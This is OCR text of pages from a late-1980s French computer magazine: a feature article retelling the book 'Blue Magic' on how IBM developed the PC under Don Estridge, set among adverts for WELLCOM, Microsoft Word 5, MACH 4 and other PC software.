DE NOMBREUSES OPTIONS ET EXTENSIONS SONT POSSIBLE (ECRAN COULEUR, DD 70 Mo, LECTEUR 3"1/2, CARTE COMMUNICATION, IMPRIMANTES, ONDULEURS, LOGICIELS DE FONCTION COMMERCIALE,...)

**Les prix indiqués correspondent à des mensualités pour un crédit bail d'une durée de 60 mois avec une valeur résiduelle de 2% après acceptation du dossier. (Possibilité réservée exclusivement aux entreprises). Toutes autres possibilités de financement sur demande.*

** Marque déposée*

Service lecteur n° 68, voir page 38

DANS LA FAMILLE WINDOWS

JE VOUDRAIS...

pour IBM PC, PS
et compatibles



PIOCHE !

ARTS & LETTRES ÉDITEUR

Outil de dessin polyvalent.
Vous pourrez modifier les symboles prédessinés, vertoriser automatiquement des images numérisées, transformer progressivement une forme vers une autre ou dessiner à main levée des illustrations complexes.

Service lecteur n° 69, voir page 38

Vista diffusion
RN 186 - La Boursidière
92357 Le Plessis-Robinson
Tél. : (1) 46.30.21.46
Télex : 205 280 F - Télécopie (1) 46.30.08 66

DECLIC

WELLCOM

REDECOUVREZ VOTRE CARTE MODEM

- WELLCOM le logiciel de communication pour PC et compatible, fonctionnant avec tous types de Modems : cartes modems (KORTEX (*), LCE (*), PNB (*), OLITEC (*),...), modems externes (Andersen Jacobsen (*), Gener (*), Attel (*),...), et même le modem du Minitel (livré en standard avec câble de raccordement PC-Minitel).
- Emulation graphique du Minitel.
- Emulation téléinformatique 80 colonnes (M1B).
- Emulations terminaux TTY, VT100, VT52.
- Compatible avec tous types de configuration écran. Gestion des affichages graphiques en CGA, EGA, VGA, Hercules.
- Utilisation du logiciel en mode commande ou à l'aide de menus déroulants.
- Affichage des menus déroulants en 80 colonnes en avantplan de l'émulation.
- Ecrans d'aide accessibles à chaque étape de l'utilisation du logiciel (y compris définition et syntaxe des commandes, même depuis l'éditeur de texte).
- Possibilité de stockage sur disque des informations consultées, en fichiers ASCII ou en fichiers VIDEOTEX (pour le traitement des informations avec d'autres applications PC ou la reconsultation hors connexion). Possibilité de fenêtrage pour la sélection des informations à stocker.

Utilitaire de conversion des fichiers VIDEOTEX en ASCII.

- Possibilité de constitution de macro-instructions personnalisées à partir des commandes de base (macro-commandes).
- Langage de programmation de procédures exécutables. Plus de 100 instructions disponibles, comprenant l'exécution de boucles, de tests et de contrôles et la gestion de variables numériques et alphanumériques.
- Possibilité de lancement des procédures au moyen de fichiers batch sous DOS.
- Génération automatique de procédures par apprentissage des interrogations sur les centres serveurs.
- Mode "Mise au Point" permettant la détection des erreurs syntaxiques en cours d'exécution de procédures (Inline Debugger).
- Editeur de Textes intégré, appelable à tout moment.
- Accès au DOS en cours de communication.
- Clavier entièrement paramétrable.
- Menus paramétrables. Possibilité d'inclure dans les menus les macro-commandes et les procédures personnalisées.
- Répertoire téléphonique à numérotation directe.
- Gestion des communications asynchrones en V21, V22, V23, V22 bis.
- Transferts de tous fichiers (texte, objet, exécutable) entre PC suivant les protocoles GOTO, Xmodem, Ymodem, Kermit.
- Téléchargement de fichiers sur centres serveurs.
- Fonctionne sur tout PC/XT/AT/PS et compatibles quelle que soit leur configuration écran.
- Livré sans protection (duplications de sauvegarde autorisées).
- Livré avec câble de raccordement PC-Minitel (à connecter sur une sortie série RS232C 25 ou 9 broches).
- Livré avec Manuel d'utilisation 290 pages en Français.
- Disponible sur disquettes 5" 1/4 ou 3" 1/2.

450F HT

(*) : marques déposées.



GOTO Informatique - Château de la Bonnerie 111, rue de Croix - BP 55 - 59510 HEM
Tél. 20.83.13.33 - Fax : 20.83.03.80 - Télex : 136 935 - Serveur Minitel : 3614 code GOTO

Service lecteur n° 70, voir page 38

BLUE MAGIC

L'ordinateur le plus vendu au monde est celui dont on connaît le moins bien l'histoire. Normal : le constructeur informatique le plus célèbre au monde est également le plus impénétrable à la curiosité extérieure. Comment est né l'IBM PC ? Pourquoi est-il devenu si rapidement un standard universel ? Deux auteurs américains, James Chposky et Ted Leonsis, ont retrouvé la plupart des acteurs de cette aventure, qu'ils retracent dans « Blue Magic », un ouvrage publié aux Etats-Unis et en Grande-Bretagne(*). Surprise : ils dévoilent l'histoire pleine de sueur et de larmes d'un petit groupe de passionnés, dominé par une figure marquante, Don Estridge, qui bénéficia pendant quelques années d'une étonnante liberté d'action, en rupture totale avec les traditions les plus établies au sein d'IBM.

Comment IBM inventa l'IBM PC

LE VENDREDI 2 AOÛT 1985, EN FIN d'après-midi, un Lockheed Tristar des Delta Airlines en provenance de Fort Lauderdale, en Floride, s'apprête à se poser sur l'aéroport de Dallas-Fort Worth au Texas. En ce milieu d'été, la chaleur est accablante et porte la menace d'orages aussi violents que soudains. De fait, alors que l'avion approche de la piste, une bourrasque de vent et de pluie d'une incroyable brutalité le déséquilibre. Plaqué au sol, l'appareil rebondit, dévie de sa trajectoire, coupe l'autoroute toute proche, s'écrase contre un château d'eau. En un instant, l'avant de l'avion s'embrase. Des 152 passagers embarqués, quinze seulement survivront à la catastrophe. Tous les quotidiens et les télévisions relateront bien sûr l'événement, mais également la presse informatique américaine : au nombre des victimes figure Philip D. Estridge, vice-président d'IBM, responsable mondial de la fabrication. Pour les quelques dizaines de collaborateurs qui ont participé avec « Don » Estridge à la grande aventure de l'IBM PC, une page est définitivement tournée.

Tout a commencé par un profond complexe. Dans les années 70, IBM souffre d'un problème d'image. Si nul ne songe à contester les talents commerciaux de la compagnie, les produits IBM ont une réputation de robustesse mais pas d'innovation technologique. Dans le grand public, l'informatique est perçue comme un monstre froid et inquiétant. IBM y gagne un surnom : Big Blue, référence au Big Brother de George Orwell. De plus, tout au long de la décennie, le département de la Justice américain brandi au-dessus de la société la menace de poursuites pour infraction à la législation anti-trust et pratiques monopolistiques. La prudence dont doit faire preuve IBM dans l'intervalle fait chuter ses parts de marché de 60 à 40 %. À l'orée des années 80, la révolution de l'ordinateur personnel est en marche, avec notamment le succès d'Apple. L'informatique commence à paraître plus amicale, mais IBM est exclu de la fête. Le problème n'échappe pas à John Opel, président de la société. Pour y faire face, il inaugure prudemment une petite révolution culturelle. « *Nous devons laisser les gens libres d'agir*, déclare-t-il, *ou ils deviennent une*

(*) *Blue Magic, The people, Power and Politics behind the IBM Personal Computer,* par James Chposky et Ted Leonsis, éditions Facts on File (New York), éditions Grafton Books (Londres).



Philip D. Estridge, l'homme qui présida aux destinées de l'Acorn, devenu l'IBM PC.

charge. Il ne faut pas imposer, il faut permettre ›. Le mot ‹ indépendance › fait son apparition dans le vocabulaire officiel d'IBM avec la création du concept d'‹ *Independent Business Units* › (IBU), des unités de recherche et développement auxquelles une grande latitude est laissée pour mener à bien des projets originaux. C'est par le biais des IBU, dépendant directement du Corporate Management Committee que l'idée d'un micro-ordinateur s'impose chez quelques dirigeants d'IBM, et notamment chez William Lowe.

En 1980, Bill Lowe est directeur de laboratoire de la division Entry Level Systems, installée à Boca Raton, en Floride. Ses fonctions l'amènent très souvent à rencontrer les plus hauts responsables d'IBM dans leur fief d'Armonk, une bourgade située à une heure de route de New York. Lowe sent donc que le moment est venu pour IBM d'aborder le marché de l'informatique personnelle. Il le sent d'autant mieux qu'il a suivi avec attention la réussite d'Apple, mais que très vite il s'est rendu compte des limites de ce succès : la difficulté pour la firme de Cupertino de s'attaquer au grand marché des entreprises. IBM possède ce qui manque encore à Apple : une réputation, et une phénoménale puissance commerciale. Il manque l'essentiel : un produit.

À la mi-juillet 1980, Bill Lowe demande ‹ audience › au Corporate Management Committee (CMC). Son but : expliquer pourquoi IBM doit rejoindre la révolution de la micro-informatique. Une mutation possible, explique Lowe – et les auteurs de *Blue Magic* y voient là une fine statégie –, à condition de collaborer, par rachat ou association, avec les constructeurs déjà en place comme Apple ou Atari. En fait, piqué au vif, le CMC donne carte blanche à Bill Lowe pour mettre au point le plus rapidement possible un projet d'ordinateur personnel estampillé IBM.

Le plus rapidement possible, pour Lowe, signifie un mois. De retour à Boca Raton, il réunit un groupe de douze personnes, spécialistes des micro-systèmes, chargés d'élaborer un prototype de machine, et de formaliser l'ensemble du projet de développement. Pour diriger le groupe, Lowe fait appel à Bill Sydnes, l'un des meilleurs ingénieurs de Boca Raton, mais aussi une forte personnalité, rebelle aux traditions du système IBM. À ses côtés, Lewis Eggebrecht est chargé de la conception de la machine, Joe Bauman de la fabrication. Quant aux autres, chargés du logiciel, de l'analyse financière, du marketing, etc., la petite histoire mérite que l'on conserve leurs noms : Jerry Benedict, Jack Sam, Dick Coon, Larry Duffy, Ed Merril, Larry Rojas, Tom Wheeler, Bob Wolfson, Jan Winston.

Un projet très audacieux

Très vite, les réflexions du groupe, étayées par celles de Bill Lowe, permettent de définir les grandes lignes du projet. Toutes, d'un point de vue interne à la société, sont audacieuses. L'ordinateur personnel d'IBM, contrairement à tout ce qui a été fait jusque-là dans la compagnie, sera conçu à partir d'éléments acquis à l'extérieur. Le microprocesseur sera de type 16 bits : le 8088 d'Intel est retenu, et pas le 8086 qui, à cause de sa plus grande puissance, pourrait faire de l'ombre à d'autres projets d'IBM et enterrer celui du micro-ordinateur. L'architecture de la machine sera ouverte, c'est-à-dire que des sociétés indépendantes pourront librement concevoir et vendre des logiciels et du matériel d'extension destinés à la machine d'IBM. L'unité centrale pourra recevoir en interne un lecteur de disquettes au format 5 pouces 1/4. Pour des raisons de délais, la conception du système d'exploitation sera confiée à une société extérieure. Enfin, et ce n'est pas le moindre des bouleversements, la machine sera commercialisée en boutiques, au travers d'un réseau de distribution indépendant tel que Computerland.

Un mois plus tard, Bill Lowe présente au CMC le tout premier prototype du micro-ordinateur IBM, et un plan d'action détaillé. Le CMC accepte les propositions de Lowe. La machine n'est pas encore baptisée, on lui donne le nom de code ‹ Acorn ›, dans le cadre d'un projet appelé ‹ Chess ›. Plus important, le CMC débloque les fonds nécessaires à la constitution d'une nouvelle IBU. Mission : mettre un micro-ordinateur IBM sur le marché dans le délai d'un an.

Une fois le projet sur ses rails, Bill Lowe décide de s'en éloigner. Ses plans de carrière ne

sauraient s'arrêter à l'hypothétique aboutissement d'Acorn. Désireux de demeurer le « parrain » de l'opération, il se met en quête d'un meneur d'hommes capable de canaliser tous les débordements du projet Chess. Il ne cherche pas longtemps, tant Don Estridge lui apparaît immédiatement comme l'homme le mieux adapté à la situation.

En 1980, Don Estridge à 42 ans. Sa haute taille n'est pas seule à en faire un homme remarquable. Rentré chez IBM en 1958, il travaille d'abord sur les systèmes radar mis au point par IBM pour l'US Air Force. Puis, comme programmeur, sur les ordinateurs de suivi de vol des missions Apollo. En 1969, il s'installe à Boca Raton, dans la nouvelle usine qu'IBM vient de construire pour expérimenter des ordinateurs de plus petite taille et moins chers – un marché qui fait la fortune de Digital Equipment, Wang, ou Data General. Tous les collaborateurs d'Estridge s'accordent pour lui trouver, outre son talent de technicien et de programmeur, de profondes qualités humaines, et un charisme rare, qui en font un chef de projet unanimement apprécié. Dès qu'il a vent de l'opération Acorn, Estridge fait savoir qu'il veut en rejoindre l'équipe. Le phénomène de l'ordinateur personnel le passionne. À Boca Raton, chacun sait que, le soir venu, il se détend de sa journée passée devant les ordinateurs IBM, en « jouant » avec un Apple II. À l'automne, Bill Lowe apprend que sa nomination comme vice-president de l'Information System Division est imminente. Il laisse les rênes à Don Estridge, à qui il appartient désormais d'amener en quelques mois la naissance de l'IBM PC.

Quel partenaire extérieur ?

Dans l'intervalle, l'équipe de développement, dont les effectifs ont doublé depuis le feu vert du CMC, n'est pas restée inactive. Les caractéristiques techniques de l'ordinateur ont été précisées, notamment en ce qui concerne le bus d'entrées-sorties, qui permet à l'unité centrale (essentiellement le microprocesseur et la mémoire principale à cette époque) de communiquer avec des circuits périphériques : interfaces, contrôleur d'écran ou de disque, etc. De même, très tôt se pose le problème du système d'exploitation. En fait, dès juillet 1980, Bill Sydnes et Lewis Eggebrecht, responsables de la conception du système, se mettent à la recherche de partenaires extérieurs capables d'écrire dans les délais requis un système d'exploitation et un langage de programmation pour l'Acorn.

À cette époque, une seule société a réussi à acquérir une certaine notoriété grâce à un système d'exploitation pour micro-ordinateur : il s'agit de Digital Research, dont le fondateur, Gary Kildall, a conçu CP/M. La rencontre entre les envoyés d'IBM et Digital Research, fin juillet 1980, se passe mal. La fierté de Kildall s'accommode mal des exigences d'IBM – posées comme préalable à toute discussion – de lui faire signer un contrat de confidentialité qu'il juge unilatéral. De fait, il boude la rencontre, et laisse sa femme et son avocat recevoir fraîchement Sydnes et Eggebrecht, pendant que lui-même, pilote à ses heures, en profite pour effectuer quelques heures de vol.

Non préparés à un tel accueil, les concepteurs de l'Acorn n'insistent pas... Si la machine ne peut encore avoir de système d'exploitation, au moins peut-on lui trouver un langage de programmation. En la matière, une autre petite société fait alors parler d'elle : Microsoft, installée à Bellevue, dans l'Etat de Washington, commercialise depuis 1975 une version pour micro-ordinateur du langage Basic, conçue par ses fondateurs, Bill Gates et Paul Allen. La petite affaire tourne plutôt bien. Bill Gates, dont le talent de programmeur se double d'un véritable génie de la négociation, a pour clients pratiquement tous les constructeurs de micro-ordinateurs de la place : Apple, Tandy, Commodore, Atari, etc. Contrairement à Kildall, Gates ne fait aucune difficulté pour parapher le contrat de confidentialité d'IBM, qu'il signe même plutôt à deux mains, tant il est curieux de savoir ce que le plus grand constructeur d'ordinateurs du monde a derrière la tête. Dans un premier temps, il en sera pour ses frais. Sydnes et Eggebrecht ne disent rien, ils observent. En fait, ils essaient de savoir s'il est raisonnable pour IBM de nouer une relation à long terme avec cette société de 32 personnes dirigée par un gamin de 25 ans. De retour à Boca Raton, laissant Gates dans la plus totale expectative, ils ne trouvent aucun doute à lever : le Basic Microsoft doit être le Basic de l'Acorn. Un mois plus tard, une nouvelle rencontre avec Gates est organisée. Cette fois, les envoyés d'IBM expliquent l'intégralité du projet, sans masquer qu'ils sont encore à la recherche d'un système d'exploitation. Après la rencontre, Gates est enthousiaste mais partagé. S'il entrevoit une excellente affaire pour le Basic, et une fantastique opportunité pour le système d'exploitation, il y voit aussi un énorme risque. Vu les délais imposés par IBM, Microsoft ne pourra guère se consacrer à d'autres projets pendant au moins un an. Or, Gates n'ignore pas que les projets avortés sont choses courantes chez IBM, et qu'il court le risque d'épuiser les ressources de sa société sur un produit jamais commercialisé. Toute la soirée suivant la rencontre, avec les autres dirigeants de Microsoft, Bill Gates hésite. Kay Nishi, représentant de la société au Japon et futur promoteur de la norme MSX, finit par convaincre l'équipe. D'autant que Bill Gates possède un sérieux atout : l'un de ses amis, Rod Brock, dirige une petite société, Seattle Computer Products, qui travaille sur un système d'exploitation pour ordinateurs 16 bits appelé SCP-DOS. Gates appelle Brock, et, sans dévoiler ses véritables intentions (ce que de toute manière le contrat avec IBM lui interdit) signe un accord avec SCP : Microsoft devient le nouveau propriétaire de SCP-DOS, futur PC-DOS 1.0.

Sous la houlette de Estridge, le petit groupe initial du projet Chess s'étoffe rapidement. Le bouche à oreille fonctionne admirablement, et nombre de techniciens, d'ingénieurs ou d'hommes de marketing sont alléchés par la



Pour lancer le PC, l'image d'IBM passe de Big Brother, monstre glacé, au tendre Charlot.

perspective d'une véritable aventure au sein d'IBM : la liberté dont jouit la structure mise en place autour de l'Acorn fait rêver tout ceux qui renâclent à s'accommoder de la traditionnelle bureaucratie accompagnant toute prise de décision chez IBM. Cette liberté, Estridge en est le meilleur garant, particulièrement au moment où des voix commencent à s'élever, au sein d'IBM, pour trouver scandaleusement anormal le radicalisme indépendantiste de son groupe.

Bizarrement, si tout le monde veut collaborer à la conception de la machine, personne ne se précipite pour la vendre. Pour organiser la structure commerciale du projet, Estridge fait appel à « Sparky » Sparks, un très efficace directeur des ventes, chargé jusque là des mini-ordinateurs et des applications financières. Sparks négocie ainsi la distribution du futur ordinateur personnel d'IBM avec les deux principales chaînes spécialisées du pays : Sears Business Centers et Computerland. Pendant ce temps, les premiers accords d'approvisionnement sont signés avec les fournisseurs extérieurs : Intel pour le 8088, Tandon pour le lecteur de disquettes, Zenith pour l'alimentation, SCI Systems pour les cartes de circuits imprimés, et Epson, enfin, pour l'imprimante.

Fin novembre 1980, les premiers prototypes de l'Acorn, en fait des cartes nues, sont livrés à Microsoft et à d'autres sociétés de développement indépendantes d'IBM. À l'approche de la fin de l'année, Estridge et Sparks se préoccupent du plan de communication qui accompagnera le lancement de la machine. Ils font appel à Jim D'Arezzo, un spécialiste des lancements de produits, responsable en juin 1980 de celui de la Display Writer, une machine à traitement de texte basée sur un processeur 16 bits, qui était alors ce qu'IBM avait produit de plus proche d'un micro-ordinateur. À D'Arezzo, on confie donc le soin de mettre en place la campagne de publicité, la promotion, les relations publiques – le tout sur un produit qui n'a encore ni nom, ni forme, ni caractéristiques précises, ni fonctions évidentes !

Une bonne image de marque

La campagne publicitaire est confiée à une agence de New York (Lord, Geller, Federico, Einstein) qui, pendant plusieurs mois, cherche le moyen de rendre symphatique un ordinateur personnel qui porte le nom d'IBM. Le problème d'image de la société – monstre froid et inquiétant, ordinateur ennemi de l'homme, Big Brother, etc. – ressurgit alors. Du coup, c'est à une véritable transformation de l'image d'IBM en général que s'attaquent D'Arezzo et l'agence. Pour cela, ils font appel à l'un des personnages les plus forts du cinéma américain : le vagabond tel que l'a incarné Charlie Chaplin. L'idée réussira au-delà de toutes espérances. Plusieurs années après le lancement de l'IBM PC, Charlot restera le thème récurrent des campagnes publicitaires d'IBM, y compris en France.

Au printemps 1981, à un trimestre de la date prévue pour le lancement de l'Acorn, l'équipe d'Estridge finalise le processus de fabrication. Joe Bauman, jusque là responsable de la fabrication proprement dite, quitte Boca Raton pour rejoindre Bill Lowe à l'usine de Rochester. Estridge le remplace par Dan Wilkie, un géant passionné, qui se désespérait depuis plusieurs mois de ne pouvoir rejoindre le projet Chess. En compagnie Joe Sarubbi, qui traite avec les fournisseurs extérieurs, Wilkie met en place un système d'appel d'offres, qui, incroyable, met sur un pied d'égalité les usines d'IBM et les sociétés indépendantes. Ainsi, Wilkie et Sarubbi refusent les lecteurs de disquettes de l'usine IBM de Boulder, pour leur préférer les produits de Tandon ! Tout cela, évidemment, ne va pas sans pleurs ni grincements de dents, mais Estridge conserve le soutien sans faille de John Opel et du CMC. Plus tard, Wilkie dira que cette période avait permis à IBM de prendre conscience qu'il lui fallait être compétitive avec elle-même.

Feu vert et feux rouges...

À la mi-juillet 1981, l'IBM PC est pratiquement terminé. Dès la fin du mois, Microsoft livre une version achevée du système d'exploitation et du Basic. Il est temps pour Estridge d'aller dévoiler devant le CMC le résultat d'une année de travail acharné. Face au comité exécutif d'Armonk, Don Estridge explique seul, en 45 minutes, pourquoi l'IBM PC a été conçu, ce qu'il permet de faire, à qui il s'adresse, et sa place dans le catalogue d'IBM. À la fin des 45 minutes, le CMC convaincu donne le feu vert à l'IBM PC.

L'introduction officielle de l'IBM PC sur le marché frise la catastrophe. Deux jours avant la présentation, prévue le 12 août – alors que les 1 700 premières machines ont déjà été livrées chez Sears à Chicago et Computerland en Californie et au Texas – Joe Sarubbi et son équipe détectent, au cours de derniers contrôles de routine, une grave malfaçon dans l'alimentation de l'ordinateur : un fil nu passe beaucoup trop près du coffret métallique ; une accumulation de poussière dans l'interstice par le ventilateur de refroidissement peut entraîner au mieux un court-circuit, au pire un risque d'électrocution pour l'utilisateur ! Estridge évalue rapidement les conséquences du problème : laisser faire, et IBM court le risque – même minime – d'accidents graves ; réagir, c'est-à-dire retarder le lancement, et la crédibilité d'IBM prend un rude coup. Dan Wilkie apporte la solution : affrêter un avion de la compagnie, y embarquer une trentaine de techniciens, les convoyer à Chicago d'abord (chez Sears où une présentation confidentielle doit avoir lieu dès le lendemain) puis en Californie ; les techniciens glisseront à l'intérieur de l'alimentation de chacun des 1 700 IBM PC en stock une fine feuille de papier isolant. Le soir même, 30 techniciens s'envolent pour une drôle de virée de 24 heures au-dessus des Etats-Unis...

L'IBM PC est officiellement lancé à New York le 12 août 1981. Dans son vaste boitier métallique, la machine abrite un processeur 8088 à 4,77 MHz, 16 Ko de mémoire vive, et un lecteur de disquettes 5 pouces 1/4 de 160 Ko de capacité. Prix : 1595 dollars. À côté du sytème d'exploitation PC-DOS 1.0 et du Basic de Microsoft, quelques logiciels sont présentés : le tableur Visicalc, des logiciels de gestion signés Peachtree Software, un jeu simplement baptisé « Adventure » (où il est question de souterrains et de trésor), et un modeste traitement de texte, Easy Writer, dont la légende veut qu'il ait été écrit en prison par un « hacker » inculpé pour avoir piraté le réseau téléphonique avec son Apple II ! L'ensemble reçoit d'emblée un accueil phénoménal : l'industrie informatique a immédiatement le sentiment de tenir enfin son standard. Le premier IBM PC vendu l'est d'ailleurs à Tecmar, une petite société d'électronique, qui réussira l'exploit de présenter, trois mois plus tard, au Comdex, les premières cartes d'extension pour la machine.


En fait, le succès phénoménal de l'IBM PC va tuer l'indépendance de l'équipe qui l'a conçu. Alors que grimpe sans cesse la courbe des ventes, et encore plus vite la demande (ce qui se pose d'ailleurs d'énormes problèmes de fabrication), le soutien jusque là sans faille des dirigeants d'IBM envers Estridge et son équipe se met à décliner. L'IBM PC fait de l'ombre à IBM... Première étape : le 1er août 1983, le groupe PC devient l'Entry Systems Division, c'est-à-dire qu'il rentre dans le rang, et retrouve ce à quoi il avait cherché à échapper : les lourdeurs diplomatiques, la bureaucratie, les hésitations. Don Estridge en demeure toutefois le président.

La dispersion générale

Échec du PC Junior, annoncé sans précautions en octobre 1983 sous l'incroyable pression de la presse américaine, alors que la machine souffrait encore de nombreux problèmes de conception. Erreur que constitue le PC Portable, retiré discrètement de la vente quelques mois après son introduction en février 1984. Faux départ du PC-AT, lancé en août 1984, puis retiré pendant plusieurs mois pour cause de disque dur défaillant... Tous ces ratages précipitent la reprise en main totale. Les fidèles d'Estridge quittent le navire : Jim D'Arezzo rejoint Compaq fin 1983, suivi par Sparky Sparks, qui ira ensuite chez Tandon, avant de devenir président d'Amdek et vice-président de Wyse ; Bill Sydnes, chef du projet PC Junior, devient vice-président de Franklin, puis rejoint Tandon. Début 1985, Estridge, qui a décliné fin 1983 l'offre de Steve Jobs de devenir président d'Apple, reçoit une « promotion » : il quitte Boca Raton pour Armonk, où il devient vice-président chargé des problèmes de fabrication au niveau mondial. Le 2 août, il trouve la mort au Texas... À la tête de l'Entry Systems Division, il est remplacé par Bill Lowe. Les derniers pionniers du groupe PC quittent à leur tour IBM : Joe Sarubbi et Dan Wilkie rejoignent eux aussi Tandon, ce dernier comme président et directeur des opérations. Il en part en août 1987 pour fonder la société Dynabook Technologies, spécialisée dans la conception de portatifs haut de gamme, mais toujours compatibles IBM PC ! Yann GARRET

Nouveau traitement de texte Microsoft Word 5.
Maintenant la micro maîtrise complètement son look.





ENCORE PLUS SIMPLE ET PLUS PERFORMANT, LE LEADER DU TRAITEMENT DE TEXTE SOUS MS-DOS ET OS/2 INTÈGRE AUSSI LE GRAPHISME.



Microsoft Word évolue encore avec sa nouvelle version 5. Encore plus simple, encore plus performante. Enfin vous allez maîtriser complètement le look de vos documents, insérer des tableaux et des graphiques, visualiser votre mise en page avant l'impression.
Sous OS/2, vous utiliserez désormais la totalité de la mémoire disponible de votre ordinateur. Vous pourrez ouvrir plusieurs sessions Word (ou d'autres applications).

Un peu de coquetterie dans vos documents ! Word 5 vous permet d'ancrer un graphique, une illustration ou un bloc de texte sur votre page. L'encadrement se fait automatiquement. Et le plus facilement du monde grâce à la souris.

Pour des textes d'une présentation parfaitement maîtrisée, l'aperçu avant impression vous offre une vue en réduction de la page telle qu'elle sera imprimée. Le mode disposition vous permet d'éditer tout en visualisant les colonnes côte à côte et le cadre du graphique.

Vous pouvez faire annoter un texte par plusieurs correcteurs, le sauvegarder et le repaginer automatiquement. De plus, Word 5 possède un dictionnaire des synonymes intégré. Plus de maîtrise pour plus d'esthétique, maintenant la micro est vraiment sûre de son look.


LE TROPHEE WIND

L'exploit au service de la communication d'entreprise

Pour obtenir la mise à jour de votre ancienne version ou acquérir la visite guidée du produit tapez 3616 code Microsoft ou téléphonez au Service Clients au (1) 69.86.45.72.

MICROSOFT : 12, avenue du Québec, Z.A. de Courtabœuf, 91957 Les Ulis Cedex et à Infomart La Défense – Stand N° 276 – niveau 2.

Offre spéciale : du 1/11/89 au 15/1/90 pour tout achat de Word 5, un dictionnaire électronique Collins de traduction Français/Anglais vous est offert pour le même prix.

Service lecteur n° 56, voir page 38



Nous civilisons la micro-informatique.

Service lecteur n° 72, voir page 38


Service lecteur n° 74, voir page 38

Service lecteur n° 73, voir page 38

MACH 4 : associez les images au langage dBASE


- **MACH 4 transforme dBASE III+/dBASE IV en véritable base de données graphique :**
  - possibilité d'inclure des images graphiques bit-mapped dans vos programmes,
  - capture d'images écran (fonctions de screen shooter)
  - création de bases de données contenant des graphiques
- **MACH 4 accélère (au niveau de Foxbase+) vos applications dBASE III+ / dBASE IV**
  - cache disque jusqu'à 8 Mo
  - compatibilité EMS 4.0 jusqu'à 8 Mo
- **MACH 4 ajoute des fonctions de type dBASE IV à dBASE III+ :**
  - fenêtrage, menus déroulants, pop-up, @ SAY/ @ GET en mode graphique
- **MACH 4 permet d'utiliser dBASE III+ ou dBASE IV en multitâche sous deskview :**
  - lancement possible de plusieurs sessions dBASE sous deskview avec possibilité d'échange d'informations entre sessions.

2 950 F. H.T.
(3498,70 F. T.T.C.)



dANALYST : diminuez vos temps de développement

- **dANALYST est un ensemble d'outils avancés, faciles d'utilisation, qui vous permettront de diminuer par deux votre temps de programmation sur dBASE, NANTUCKET, FOXBASE, QUICKSILVER ou dBXL :**



- Conversion automatique d'une application mono-utilisateur en multi-utilisateur
- Générateur de programmes, menus et écrans avec code source.
- Générateur de rapports et étiquettes avec code source.
- Gestion avancée d'imprimantes
- Analyse automatique de programmes et documentation automatique.




	Prix F H.T.	Prix F T.T.C.
dANALYST dBASE III	1 950	2 312,70
dANALYST dBASE IV	3 490	4 139,14
dANALYST NANTUCKET	2 950	3 498,70
dANALYST QUICKSILVER	2 950	3 498,70
dANALYST FOXBASE +	2 950	3 498,70

SCREEN SHOOTER : capturez vos écrans

- **SCREEN SHOOTER est un utilitaire de capture et d'affichage d'écrans.**

Il permet d'utiliser des fichiers de PCpaintbrush (PCX)
ou autre outils graphiques pour les inclure dans vos applications
sous forme de fichiers .BIN ou .OBJ
Les fichiers .OBJ sont 100% compatibles Microsoft.


Compatibilité : dBASE III+, dBASE IV, Foxbase+, Nantucket, Turbo C, Microsoft C, Macro Assembleur, Quicksilver/dBXL.





Service lecteur n° 75, voir page 38

Pour vous renseigner ou commander, une équipe de spécialistes est à votre disposition chez :



(1) 45.06.76.91
Fax : (1) 47.28.26.89

DATALOG

MACH 4, dANALYST, SCREEN SHOOTER sont des produits de **BUZZWORDS Int.**
La gamme **BUZZWORDS** est distribuée exclusivement par **INNOSOFT**, 2, rue des Bourets, 92150 SURESNES

dBASE est une marque déposée par Ashton Tate, FOXBASE est déposé par FOXBASE Corp., dBXL et Quicksilver sont des marques déposées par WORDTECH.



BON DE COMMANDE OU DEMANDE DE DOCUMENTATION

Je commande .... au prix TTC de ....
(63,25 F TTC de port pour la France métropolitaine)
☐ Chèque bancaire joint
☐ Contre remboursement (63,25 F TTC supplémentaires)
☐ Carte bleue n°..
Date de fin de validité ....
☐ Veuillez m'envoyer votre documentation
Adresse de facturation :
Nom ....
Société ....
Adresse ....
Ville .... Code postal ....

SVM 66

A renvoyer à INNOSOFT, 2, rue des Bourets 92150 Suresnes



SOGIMPORT

26, Rue de l'Engelbreit
67200 STRASBOURG

TELEPHONE : 88 30 22 52 +
TELECOPIE : 88 30 12 23
TELEX : 880 400F code G5 1713

ACHETER CHEZ SOGIMPORT, C'EST L'ASSURANCE D'AVOIR UN MATÉRIEL PARFAITEMENT COMPATIBLE, DES **PERFORMANCES** DE TRÈS HAUT NIVEAU, UNE **FINITION** SOIGNÉE, ET SURTOUT DES **PRIX** A DÉCOURAGER NOS CONCURRENTS.

